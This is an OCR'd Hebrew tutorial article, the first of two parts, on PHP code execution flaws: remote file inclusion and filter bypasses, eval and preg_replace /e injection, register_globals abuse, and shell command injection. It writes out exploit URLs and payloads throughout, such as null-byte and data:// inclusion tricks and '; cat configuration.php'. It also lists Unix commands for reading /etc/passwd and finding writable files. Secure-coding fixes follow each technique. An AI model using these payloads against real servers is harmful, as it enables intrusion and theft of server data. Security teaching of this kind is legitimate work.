

חלק א' - PHP Code Execution

מאת: רועי (Hyp3rInj3ct10n)

הקדמה

PHP Code Execution / Injection היא שם לקבוצת פרצות אבטחה באפליקציות Web אשר ניצולן מאפשר לתוקף להריץ קטעי קוד PHP על השרת ולעיתים אף הרצת פקודות מעטפת על המכונה עצמה. במסמך הזה נציג מספר טכניקות שונות, בצירוף דוגמאות קוד והסברים.

מאמר זה הינו הראשון מבין שני מאמרים. במאמר זה נדבר על הטכניקות הבאות:

- Remote File Inclusion
- Dynamic Evaluation
- Shell Commands Injection

במאמר הבא ניגע בנושאים:

- Local File Inclusion
- PHP Webshells

קריאה נעימה! ☺

Remote File Inclusion

Remote File Inclusion היא שיטה נפוצה מאוד שמתארת סיטואציה בה באפשרותנו לייבא קובץ חיצוני, כך שהוא יורץ כחלק מקוד המקור של האתר. בהמון מקומות השיטה מכונה גם PHP Injection.

ב-PHP יש לנו 4 פונקציות עיקריות שבעזרתן ניתן לייבא קבצים:

- include
- require
- include_once
- require_once

ההבדלים בין הפונקציות לא חשובים כרגע לדיון. אנחנו נשתמש ב-include בדוגמאות שנציג, והעיקרון יהיה זהה בשאר הפונקציות.

הדוגמה הבסיסית ביותר:

```
include($_GET['page']);
```

וההתחברות באתר מקשרת אותנו לדף הבא:

```
index.php?page=login.php
```

המשתנה מעביר את שם הקובץ לקוד ה-PHP שרץ, ואז ה-PHP קורא אותו ומריץ אותו.
לפני שנציג את אופן הניצול, יש להדגיש נקודה חשובה בנוגע לצד שרת וצד לקוח:

- **שפת צד לקוח** - קוד שמגיע לגולשים וניתן לראות אותו ב-"הצג מקור" (View Source). הדפדפן קורא אותו, מנתח אותו ופועל בהתאם. לדוגמה, HTML היא שפת צד לקוח, אפשר לראות את ה-HTML ב-"הצג מקור". הדפדפן קורא את הקוד ב-HTML, מנתח אותו, ולפיו הוא מציג לנו את התכנים באתר. כך גם Javascript, XML, CSS ועוד מספר שפות נוספות...

- **שפת צד שרת** - קוד שרץ בצד השרת, ואותו אי אפשר לראות ב-"הצג מקור". לדוגמה, PHP היא שפת צד שרת. קוד ה-PHP מנותח ומבוצע על השרת עצמו. קוד ה-PHP אינו מגיע לדפדפן (לגולש) ולכן הגולש לא מסוגל לראות אותו ב-"הצג מקור".

אחרי הדגשה זו נמשיך לאופן הניצול:

```
index.php?page=http://www.my-domain.com/my-file.php
```

אנחנו מייבאים את קובץ ה-PHP שלנו כדי שנוכל להריץ קודים משלנו! פשוט, קל ועובד! לא נכון! אם לא עליתם על זה לבד אז לא הפנמתם את מה שאמרתי מקודם על צד שרת וצד לקוח. אז הנה אני חוזר על זה שוב: קוד ה-PHP שנכתוב בקובץ שלנו יורץ על השרת שלנו ולא נקבל אותו ב-"הצג מקור". צריך לשנות את הסיומת של הקובץ לסיומת שלא תומכת ב-PHP, כמו txt (אלא אם שרת לא תומך ב-PHP אז אין צורך כי השרת פשוט לא יתייחס ל-PHP כשפת צד שרת).
נחזור לדוגמה שלנו: (המתוקנת)

```
index.php?page=http://www.my-domain.com/my-file.txt
```

ועכשיו, מה שנשאר לעשות זה להכניס קוד ב-PHP לקובץ שלנו.

עקיפת מנגנוני אבטחה:

מתכנתים מנסים להכין כל מיני מנגנוני אבטחה שונים במטרה למנוע את האפשרות לנצל את הפרצה הזו. חלק מהם באמת טובים, ויש כאלה שממש לא. נציג בפניכם כל מיני דברים מעניינים.

כאשר יש שימוש ב-str_replace:

דוגמה: (צינזור של http בכלום)

```
$_GET['page'] = str_replace('http','',$_GET['page']);
```

שימו לב כיצד עוקפים את הגנה זו:

```
index.php?page=ht**http**tp://www.my-domain.com/my-file.txt
```

מה שקורה זה שהביטוי המודגש יצונזר, אבל השגנו את מה שרצינו.

כאשר יש סיומת לקובץ:

כמו שכבר אמרנו מקודם, אנחנו צריכים סיומת שלא תומכת ב-PHP. לכן, אחד ממנגנוני ההגנה שהומצא הוא זה המוסיף לשם הקובץ סיומת php.:

```
include($_GET['page'].'.php');
```

כך גם לא יהיה צריך להשתמש בסיומת לקובץ בקישור, כלומר:

```
index.php?page=login
```

גם את הגנה זו אפשר לעקוף, ובמספר דרכים:

שיטה ראשונה: שימוש בסימן שאלה - לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt?
```

מאחר וסימן שאלה מייצג את העברת המשתנים משורת הכתובת, כל מה שיבוא אחר כך לא יחשב כשם הקובץ.

שיטה שנייה: שימוש בסולמית - לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt%23
```

הסולמית מבצעת הפרדה חשובה: בחלק הראשון שלפני הסולמית נמצאים המשתנים שמועברים בשורת הכתובת לשרת. החלק השני, שאחרי הסולמית, מהווה מעין פרמטר המועבר לשימוש בדפדפן ולא על ידי השרת. **שימו לב שביצענו המרה של הסולמית לתו שניתן להכניס לשורת הכתובת.**

שיטה שלישית: שימוש ב-Null Byte Attack (או Null Byte Poisoning) - ההכנסה של ה-Null Byte תגרום ל-PHP להתעלם מכל מה שיבוא אחריו. ה-Null Byte מיוצג כ-00 ב-Hexdecimal. כלומר, בשורת הכתובת נרשום 00%. לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt%00
```

יהיה:

```
include('http://www.my-domain.com/file.txt%00.php');
```

וזה יחשב כ:

```
include('http://www.my-domain.com/file.txt');
```

הערה: מנגנון ה-Magic Quotes מבצע פעולת הברחה לתו Null Byte, ולכן המנגנון צריך להיות כבוי על-מנת ששיטה זו תעבוד.

כשיש חסימה לפרוטוקול ה-http עם תנאי:

דוגמה: [האות המודגשת באדום היא עבור הדוגמה בהמשך - אפשר להתעלם ממנה כרגע]

```
if ( preg_match("/^http:\/\//i",$_GET['page']) )
    die("An error has been occurred.");
include($_GET['page']);
```

במקרה כזה, אנחנו לא יכולים להשתמש בפרוטוקול http. אם כך, איך נוכל להגיע לקבצים שלנו? פשוט מאוד, לא נשתמש בפרוטוקול ה-http. יש עוד הרבה פרוטוקולים שימושיים, ביניהם https ו-ftp. או ש... נתחכם:

```
index.php?page=data://text/plain; base64,aHR0cDovL0h5cDNySW5qM2NUMTBuLkdv
b2dsZVBhZ2VzLkNvbQ==
```

כשיש חסימה לפרוטוקול ה-http עם תנאי, בדיוק ל-http:

אותו הקוד של הדוגמה הקודמת, ללא המודיפיקטור i: (מה שהבלטנו בקוד הקודם)

```
if ( preg_match("/^http:\/\//",$_GET['page']) )
    die("An error has been occurred.");
include($_GET['page']);
```

מטרתו של החלק המודגש מהקוד הקודם הייתה ליצור התייחסות לאותיות כגדולות וקטנות כאחד במהלך הבדיקה. לכן, כעת, במקום http נוכל לרשום HTtP, HttP, hTtp וכל קומבינציה אחרת שמשלבת אותיות גדולות וקטנות.

כשיש חסימה יותר מדי ספציפית ולא נכונה:

דוגמה ראשונה:

```
if ( stristr($_GET['page'],'www') )
    die('An error has been occurred.');
include($_GET['page']);
```

במקרה כזה פשוט לא נשתמש ב www-בתוך הכתובת שנכתוב, כלומר:

```
index.php?page=http://my-domain.com/file.txt
```

דוגמה שנייה:

```
if ( preg_match("/(http|https|ftp):\/\/([a-zA-Z0-9-_]+).([a-zA-Z0-9-
_]+)/",$_GET['page']) )
    echo("An error has been occurred.");
include($_GET['page']);
```

בדיקה עבור הסימנים אותיות אנגליות קטנות וגדולות (a-zA-Z), מספרים (0-9), מקף (-) וקו תחתי (_) בלבד. המתכנת באמת לא מצפה לסימנים אחרים, וכאן הוא נפל. אופן הניצול יהיה שימוש בנקודתיים (:) ושטרודל (@) שמייצגים שם משתמש וסיסמה לחלונות האימות:

```
index.php?page=http://username:password@my-domain.com/file.txt
```

כן, לזה הוא באמת לא ציפה...

כשאין הגדרת ברירת מחדל:

הנה דוגמה פשוטה:

```
<?php
if ( isset($_GET['page']) )
    $page = $_GET['page'];
else
    $page = 1;

switch ( $page )
{
    case 1:
        $page = 'inc/main.php';
    break;

    case 2:
        $page = 'inc/register.php';
    break;

    case 3:
        $page = 'inc/login.php';
    break;
```

```
    case 4:
        $page = 'inc/search.php';
    break;

    case 5:
        $page = 'inc/friends-list.php';
    break;
}

include($page);
```

הקוד אכן מריץ בדיקה מסויימת, אבל בגלל שלא קיימת פעולת ברירת מחדל (default) לסיטואציה, אנחנו יכולים לייבא כל קובץ שנרצה. הבדיקה יוצאת מנקודת הנחה שערך המשתנה הוא מספר, אבל הוא יכול להיות מחרוזת:

```
index.php?page=[File]
```

בצורה הבאה דילגנו מעל הבדיקה, והצלחנו לייבא את הקובץ שרצינו.

<u>שימוש בקבצי Shell:</u>

באמצעות Remote File Inclusion ניתן להריץ קודים ב-PHP על ידי יבוא של קבצים חיצוניים. אבל כעת עולה השאלה: אילו קודים נרצה להריץ? אילו פעולות נרצה לבצע? מה יכול לספק לנו מידע שימושי בכדי לבצע פריצה?

לשם כך נוצרו ופורסמו קבצים שנקראים קבצי שאלל (Shell files) שמטרתם לספק לנו את מה שצריך. שני קבצי ה-Shell המפורסמים ביותר הם C99 ו-R57, אותם ניתן למצוא בקלות ברשת האינטרנט. מאחר ומדובר בקוד פתוח, שני הקבצים האלה עברו המון שינויים ומפורסמים בגירסאות רבות. זה נהדר שכל אחד מוסיף ותורם ממה שהוא יודע, אך עליכם להזהר - יש כאלה שמנצלים אתכם לרעה. בהמון גירסאות מפורסמות של הקבצים הוחדרו קודים זדוניים שמטרתם לשלוח את כתובת הקובץ לכותב הקוד. הם עושים זאת כדי לאגור רשימה של קבצים, וכך יקבלו גישה להמון שרתים ולאתרים שמתאחסנים עליהם. בדרך כלל לא מדובר בקוד מורכב, אלא בשורה פשוטה של Javascript או PHP. וכן, לפעמים זה מסווה.

האפשרויות הנפוצות ביותר בקבצי shell הם:

- סיור וניהול תיקיות וקבצים (צפיה, יצירה, מחיקה, עריכה, שינוי שם, מידע, העלאה ועוד...).
- קריאת קבצים בשרת ללא גישה אליהם (באמצעות ניצול של פירצות אבטחה).
- הרצת קודים מותאמים אישית ב-PHP.

- הרצת שאילתות SQL (כמובן שצריך מסד נתונים להתחבר אליו).
- הרצת פקודות (פקודות של מערכת ההפעלה).
- FTP bruteforce (במילים אחרות אפשר להגיד שזה עוזר לפרוץ חשבונות נוספים בשרת).
- Mass defacer (כלי שמבצע פעולת הדפסה של הטקסט הרצוי אצל חשבונות אחרים בשרת).
- מחיקה עצמית של הקובץ.
- סורק פורטים פתוחים.
- ועוד...

Remote File Inclusion to Client Side Attacks

כשאנחנו מבצעים ייבוא לקובץ חיצוני המכיל קוד ב-PHP, הוא מורץ. אך אם הקוד אינו ב-PHP, הקובץ רק מוצג.

למה שלא ננסה לנצל גם את הכיוון הזה? נכון, קודים ב-PHP יכולים לתת בדרך כלל הרבה יותר מאשר קודים ב-Javascript, אבל בכל זאת נציין את הכיוון הזה. כלומר:

```
index.php?page=http://site.com/file.html
```

נוכל "לייבא" (לגרום להצגה שתגרום להרצה) של קובץ HTML אשר יכיל קוד בשפת צד לקוח.
אין לשכוח את העובדה שזה פועל בצד הלקוח. לכן, נוכל לנסות לגרום לאנשים ליפול קורבן למתקפות הפועלות בצד הלקוח כמו: Cross Site Scripting, Cross Site Tracing, Cross Site Request Forgery ועוד...
בנוסף, אין לשכוח כי בצד הלקוח מטפל הדפדפן של הגולש, כלומר אפשר לנסות לבצע מתקפות הפועלות על הדפדפן עצמו! להזכירכם, חלק לא קטן מהעולם לא חכם במיוחד, ויש הרבה שעוד משתמשים אפילו ב-Microsoft Internet Explorer 6, כך שאין גבול לאפשרויות.

התגוננות ומניעה

התגוננות (תיקון למקרה הספציפי בלבד):

הדרך הטובה ביותר להתגוננות, כרגיל, היא כתיבת קוד בצורה נכונה ובטוחה. לדוגמה, נוודא את הקלט על ידי רשימת דפים שנבחרו מראש:

```
$pages = array('main','search','register','login');

if ( isset($_GET['page']) && is_string($_GET['page']) &&
in_array($_GET['page'],$pages) )
    include($_GET['page']);
else
    include($pages[0]);
```

עוד דוגמה:

```
if ( isset($_GET['page']) && is_string($_GET['page']) )
    $page = $_GET['page'];
else
    $page = '';

if ( $page == 'search' )
    include('search_page_file.php');
else if ( $page == 'login' )
    include('this_is_login_file.php');
else if ( $page == 'register' )
    include('register_page.php');
else
    include('main-page.php');
```

וכמובן, אפשר גם להשתמש ב-switch, כך:

```
if ( isset($_GET['page']) && is_string($_GET['page']) )
    $page = $_GET['page'];

switch ( $page )
{
    case 'login':
        include('login-file-name.php');
    break;

    case 'register':
        include('reg.php');
    break;

    case 'search':
        include('search.php');
    break;

    default:
        include('main-file.php');
}
```

מניעה (תיקון אוטומטי לתמיד):

במידה ויש לנו גישה לשרת נוכל למנוע את היכולת של ה-PHP ליבא קבצים חיצוניים. בקובץ ההגדרות של ה-PHP (שנקרא php.ini), נגדיר את allow_url_include כ-Off, בצורה הבאה:

```
allow_url_include = Off
```

כעת לא יוכלו ליבא קבצים חיצוניים.

יש כאלה הנוהגים גם להגדיר: (למניעת גישה לקבצים חיצוניים מכל הפעולות ב-PHP)

```
allow_url_fopen = Off
```

Dynamic Evaluation

Dynamic Evaluation הוא שם כולל לקבוצת טכניקות המאפשרות הרצת קוד בצורה דינמית. הטכניקות שיוצגו פה הן כמעט לא מוכרות, אך עדיין אפשר למצוא להן שימוש.

Eval Injection:

נתחיל מדוגמה של קוד:

```
<?php
eval($_GET['function']."();");

function search()
{
    //...
}

function register()
{
    //...
}

function login()
{
    //...
}

function post()
{
    //...
}
?>
```

הקוד הזה מקבל באמצעות שורת הכתובת (GET) את שם הפונקציה, ובאמצעות הפונקציה eval הוא קורא לה.

לדוגמה, נגיע לטופס ההרשמה כך:

```
http://url.com/folder/file.php?function=register
```

לטופס ההתחברות, נגיע כך:

```
http://url.com/folder/file.php?function=login
```

לטופס החיפוש נגיע באמצעות:

```
http://url.com/folder/file.php?function=search
```

ולטופס שליחת ההודעה נגיע באמצעות:

```
http://url.com/folder/file.php?function=post
```

ולבעיה: המשתנה לא עבר סינון כלשהו או בדיקות שיכולות להגביל את הערכים שמוכנסים אליו.

לכן, נוכל לנצל את הפעולה בכדי להריץ כל קוד ב-PHP שנרצה. לדוגמה:

```
http://url.com/folder/file.php?function=echo $_SERVER[REMOTE_ADDR]; echo
```

יגרום לפעולה הבאה להתבצע: (הדפסת כתובת ה-IP של הגולש)

```
echo $_SERVER[REMOTE_ADDR]; echo;()
```

סביר להניח שאם מדובר ב-PHP 5 ומטה אז ה-Magic Quotes יהיו פועלים, כך שלא נוכל להשתמש בגרשיים. שימו לב לאופן בו נכתוב טקסט ללא שימוש בגרשיים: (מה שעוקף את מנגנון ה-Magic Quotes)

```
http://url.com/folder/file.php?a=Roy&function=echo $_GET[a]; echo
```

מה שעשינו היה לכתוב את הערך שבא ממשתנה אחר משורת הכתובת, וכך לא נעזרנו בגרשיים.
הרצת קוד PHP שאנחנו בוחרים זה כוח חזק מאוד. בהמשך נראה דוגמאות לקודים שמבצעים פעולות מועילות.

הפיתרון: אם משתמשים ב-eval, אז להשתמש בו בחכמה (עם סינון חכם ובדיקות קלט).

Dynamic Variable Evaluation

Dynamic Variable Evaluation (או Argument Injection או Argument Modification) היא שיטה המתבססת על ההרשאות שיש לנו לשנות ערכי ברירת מחדל של משתנים, וכך להגיע לביצוע של פעולות שונות ממה שהיו צריכות להתבצע.

נציץ בדוגמה הבאה:

```
if ( $username == 'Hyp3rInj3cT10n' && $password == 'Roy123456Roy' )
     $admin = 1;

if ( $admin )
{
     // set admin access level
}
```

הקוד נראה תקין לחלוטין ולא אמורות להתרחש בעיות, אך שימו לב לצורת הגישה הבאה לקובץ:

```
http://www.example.com/file.php?admin=1
```

השיטה גורמת לכך שנקבל הרשאות של אדמין (מנהל ראשי) כשניגש ככה לקובץ. למה שזה יקרא? ישנה הגדרה ב-PHP שנקראת register_globals. ברוב השרתים היא כבויה ומומלץ להשאיר אותה כבויה.
כשהגדרה זאת דלוקה, משתנים גלובליים (GET, POST, COOKIE, וכו') ישמשו כערכי ברירת מחדל של משתנים רגילים. בדוגמה שהצגתי, הגדרנו את ערך ברירת מחדל של משתנה (admin) לערך הרצוי (true/1) בכדי לגרום לפעולות אחרות להתבצע (קבלת הרשאה של אדמין).
אפשר למנוע את השיטה על ידי הגדרת ערך ברירת מחדל ב-PHP, מה שלא יאפשר הגדרת ערך ברירת מחדל מצד הגולש:

```
$admin = 0;

if ( $username == 'Hyp3rInj3cT10n' && $password == 'Roy123456Roy' )
     $admin = 1;

if ( $admin )
{
     // set admin access level
}
```

הדרך המומלצת למניעת השיטה היא הקביעה הבאה ב-php.ini: (קובץ ההגדרות של ה-PHP)

```
register_globals = Off
```

השינוי הזה יגרום לביטול ההגדרה register_globals, מה שימנע לחלוטין השיטה.

Dynamic Function Evaluation

Dynamic Function Evaluation היא שיטה המתבססת על האפשרות שלנו להריץ פונקציה. לדוגמה:

```
<?php
$function = $_GET['function'];
$function();

function search(){/*...*}
function register(){/*...*/}
function login(){/*...*/}
function post(){/*...*/}
function dumpDB(){/*...*/}
function setAdminAccess(){/*...*/}
function listFiles(){/*...*/}
?>
```

נגיע לטופס ההרשמה כך:

```
http://url.com/folder/file.php?function=register
```

אופן הניצול יכול להיות אחד מהשלושה:

1. קריאה לפונקציה המבצעת ייצוא של מסד הנתונים:

```
http://url.com/folder/file.php?function=dumpDB
```

2. אפשר גם לתת לעצמנו גישה של מנהל:

```
http://url.com/folder/file.php?function=setAdminAccess
```

3. ונוכל גם לראות אילו קבצים קיימים:

```
http://url.com/folder/file.php?function=listFiles
```

4. נריץ פונקציה מובנית בשפה: (הבעיה במקרה הספציפי היא שאין איך להעביר פרמטרים)

```
http://url.com/folder/file.php?function=function
```

העיקרון הוא פשוט: אנחנו משיגים הרשאות להריץ פונקציות שלא היינו אמורים להריץ.

הפיתרון: בדומה לפתרון של Eval Injection, יש לבצע בדיקות קלט וסינונים בצורה חכמה ונכונה, או לא להשתמש בשיטת העבודה הזו בכלל. לדוגמה, אפשר להגביל את השימוש לרשימה סגורה של פונקציות: (ולשנות אותה בהתאם)

```
$function = $_GET['function'];
$functions = array('search','register','login','post');
if ( in_array($function,$functions) )
    $function();
```

PCRE Evaluation

השם PCRE Evaluation זה לא השם הרשמי של השיטה. בעבר, אילון (המוכר כ-R3fL3cT10n) ואני התעסקנו עם מערכות אבטחה ובכלל בכל הנוגע לאבטחת מידע בתחום ה-WEB. תוך כדי עבודה החלטנו שצריך למצוא שם לפרצה הזו.השתמשנו בשם שאילון המציא: PCRE Evaluation. המושג PCRE הוא קיצור של Perl Compatible Regular Expressions (זה דווקא מושג שכן קיים), שנהוג לקצר ל-Regex. בתרגום לעברית, Regular Expressions הם ביטויים סדירים/רגולריים.

נמשיך לדוגמה הקלאסית:

```
preg_replace($_GET[a],$_GET[b],...);
```

לחלק מכם השורה הזו בוודאי תהיה מוכרת, ובצדק - אכן יש שימוש בישראל בטריק הזה. עבור הקוראים שלא מכירים את הנושא, ניתן הקדמה קצרה ונסביר את הפרצהביטויים סדירים כתובים באחת משתי הצורות הבאות:

```
/expression/modificators
#expression#modificators
```

expression - הביטוי הסדיר, עליו לא נרחיב כרגע, ולכן הוא יהיה ריק בדוגמה.

modificators - "המאפיינים". לדוגמה, המודיפיקטור i אומר שהבדיקה תתייחס לאותיות גדולות וקטנות כאחד.

ב-PHP יש מודיפיקטור מיוחד: e. המודיפיקטור הזה יוצר פעולה זהה לזו של הפונקציה eval. במילים אחרות אפשר להגיד שעם המודיפיקטור הזה נוכל להריץ קודים ב-PHP. אז איך זה עובד? להלן אופן הניצול הפשוט ביותר:

```
file.php?a=//e&b=echo('Roy')
```

צורת השימוש השניה (עם סולמית):

```
file.php?a=%23%23e&b=echo('Roy')
```

ה-# ומה שאחריו לא ישלחו בדפדפנים בשורת הכתובת כי יש לו משמעות (הסימן אומר לדפדפן לבצע גלילה עד האלמנט ששמו זהה למה שאחרי הסולמית), לכן נמיר אותו ל-Hexdecimal. מה שחשוב הוא להבין שצריך להשתמש ב-23% במקום ב-# אם רוצים לשלוח את התו הזה בשורת הכתובת!

הצגנו כבר קודם את הטריק הבא שיעזור לנו כנגד Magic Quotes:

```
file.php?a=//e&b=echo($_GET[c])&c=Roy
```

או לחלופין: (נזכיר ש-# ייכתב כ-23%)

```
file.php?a=%23%23e&b=echo($_GET[c])&c=Roy
```

כן, ה-Backdoor המושלם. קצר, קולע, לא צפוי ויש להכיר את זה ולדעת להשתמש בזה בשביל לנצל את אותו.

Shell Command Injection

Shell Command Injection (או OS Commanding) היא פרצת אבטחה מוכרת מאוד שבעזרתה ניתן להריץ פקודות בשרת. ב PHP-יש לנו מספר רב של דרכים להרצת פקודות ותהליכים בשרת, והעיקריים שביניהם הם:

- system()
- exec()
- shell_exec()
- passthru()
- popen()
- pcntl_exec()
- backtick oprerator

לצורך הדוגמה, נשתמש בפונקציה system():

```
<?php
$dir = "";
if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = $_GET['dir'];
system('ls '.$dir);
?>
```

הקוד מקבל באמצעות שורת הכתובת (GET) מיקום של קבצים בכדי להציג את הקבצים והתיקיות בתיקיה שצויינה. במידה ולא התקבל מיקום, ברירת המחדל היא הצגת הקבצים והתיקיות במיקום הנוכחי. ניצול הפרצה מתבסס על הידע שלכם בפקודות. ככל שתכירו יותר פקודות, כך תוכלו לבצע יותר פעולות. אפשר לבצע כמעט כל פעולה (אם לא כל פעולה) בעזרת הפקודות בשרת, החל מכתיבת טקסט ועד פירמוט השרת.

ניתן דוגמה פשוטה מאוד לניצול עם פקודה שכדאי להכיר:
נניח שברשימת הקבצים ישנו קובץ שנקרא configuration.php (קובץ הגדרות), נפריד את הפקודות ונשתמש בפקודה cat כדי לקבל את התוכן של הקובץ הזה:

```
file.php?dir=; cat configuration.php
```

זאת הדוגמה הבסיסית ביותר לניצול הפרצה, ושוב - ככל שתכירו יותר פקודות, כך תוכלו לבצע יותר פעולות.

פקודות להרצת סקריפטים:

Perl:

```
perl script.pl
```

Python:

```
python script.py
```

Ruby:

```
ruby script.rb
```

C: (שורה ראשונה - קימפול, שורה שניה - הרצה)

```
ggc exploit.c -o new-name
./new-name
```

PHP: (הנושא שלנו שקצת חרגתי ממנו אז הנה אנחנו חוזרים אליו)

```
php script.php
php -r "PHP Code"
```

הדוגמה הראשונה מפעילה את קובץ ה-PHP-שנבחר. הדוגמה השניה מריצה את קוד ה-PHP.

להרחבה נוספת:

http://www.php.net/manual/en/features.commandline.usage.php

התגוננות:

מפתחי ה-PHP פתרו לנו את הבעיה ויצרו 2 פונקציות לטיפול בבעיה:

- escapeshellarg
- escapeshellcmd

דוגמה לשימוש בפונקציה: escapeshellarg:

```
<?php
$dir = '';

if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = escapeshellarg($_GET['dir']);

system('ls '.$dir);
?>
```

הפונקציה הזו מקיפה את הביטוי שהוכנס בגרשיים ומבריחה כל גרש.

דוגמה לשימוש בפונקציה escapeshellcmd:

```
<?php
$dir = '';

if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = escapeshellcmd($_GET['dir']);

system('ls '.$dir);
?>
```

הפונקציה הזו מבריחה (וב-Windows מחליפה ברווח) סימנים שיכולים לגרום לביצוע של פעולה אחרת מהדרושה.

<u>פקודות בסיסיות (Unix):</u>

בחלק זה אציג בפניכם מספר מצומצם מאוד של פקודות בסיסיות עבור מערכות הפעלה מבוססות Unix.

אפשר למצוא הרחבה, העמקה, מידע נוסף ועוד הרבה פקודות נוספות בקישור הבא:

http://ss64.com/bash

ניהול קבצים ותיקיות:

הצגת הקבצים והתיקיות בתיקיה הנוכחית:

```
ls
```

הצגת הקבצים והתיקיות בתיקיה הנוכחית: (יותר פרטים)

```
ls -l
```

הצגת כל הקבצים והתיקיות בתיקיה הנוכחית: (גם קבצים ששמם מתחיל בנקודה)

```
ls -a
```

שינוי שם/מיקום של קובץ:

```
mv filename newname
```

לדוגמה: (שינוי שם וגם שינוי המיקום)

```
mv file.php /folder/script.php
```

העתקת קובץ: (כמו שינוי שם, אך משאיר גם את הקובץ המקורי)

```
mv filename copied-file-name
```

מחיקת קובץ:

```
rm filename
```

פקודה להצגת מספר השורות, המילים והתווים בקובץ:

```
wc filename
```

שינוי הרשאות הקובץ: (יש להכיר את מערכת ההרשאות של מערכות Unix, אני לא אסביר עליה כעת)

```
chmod permissions filename
```

הצגת תוכן של קובץ:

```
cat filename
```

יצירת תיקיה חדשה:

```
mkdir foldername
```

הצגת התיקיה הנוכחית שבה אנחנו נמצאים:

```
pwd
```

החלפת התיקיה שבה אנו עובדים לתיקיה אחרת:

```
cd folder
```

חיפוש מחרוזת בקובץ/קבצים:

```
grep string filesname(s)
```

[הערה: grep היא פונקציית חיפוש נפוצה ולה מספר וריאציות שונות עם הבדלים קטנים, כמו egrep ו-fgrep.]

מציאת כל הקבצים והתיקיות עם הרשאות כתיבה:

```
find / -perm -2 -ls
```

יצירת קובץ גיבוי של כל הקבצים והתיקיות בתיקיה ספציפית:

```
tar -cvf filename -c folder
```

חשבונות משתמשים:

פקודה לדעת מי מחובר ומה הוא עושה:

```
w
```

מידע על חשבון משתמש:

```
finger username
```

המשתמשים האחרונים שהתחברו: (עם פרטים על מתי ומאיפה)

```
last
```

צ'אט עם חשבון משתמש אחר:

```
talk username
```

הצגת שם חשבון המשתמש הנוכחי:

```
whoami
```

שינוי סיסמה עבור חשבון המשתמש הנוכחי:

```
passwd
```

מציאת חשבונות משתמשים ללא סיסמה:

```
cut -d: -f1,2,3 /etc/passwd | grep ::
```

תהליכים:

הצגת כל התהליכים:

```
ps -a
```

הצגת כל התהליכים של חשבון משתמש ספציפי:

```
ps -u username
```

סגירת תהליך: (לפי מספר תהליך)

```
kill Proccess-ID
```

סיכום

עד כאן לחלק הראשון של המאמר, בחלק זה הצגנו מספר טכניקות שבהן תוקף יכול לבצע שימוש במקרים מסויימים בכדי להגיע להרצת קוד על השרת המריץ את שירות ה-PHP. בנוסף, ראינו מספר פקודות שבהן ניתן לבצע שימוש בכדי לקבל קצת יותר מידע על הפעילות בשרת עצמו. בחלק הבא אציג טכניקות קצת יותר מורכבות ומתוחכמים להגיע לאותה התוצאה, בנוסף נכיר מספר טכניקות שעשויות לעזור לתוקף להכיר את סביבת השרת הפרוץ דרך פקודות PHP שונות, שווה לחכות!

על המחבר

רועי (Hyp3rInj3cT10n) הוא בחור צעיר ומוכשר עם זיקה חזקה לתחום המחשבים. כיום, רועי הוא הבעלים של:

- "האקינג, אבטחת מידע ומה שביניהם" - אתר עם תכנים בעברית בתחום אבטחת המידע.
- #security - קהילת IRC העוסקת בתחום אבטחת המידע, שחבריה ישראלים דוברי עברית.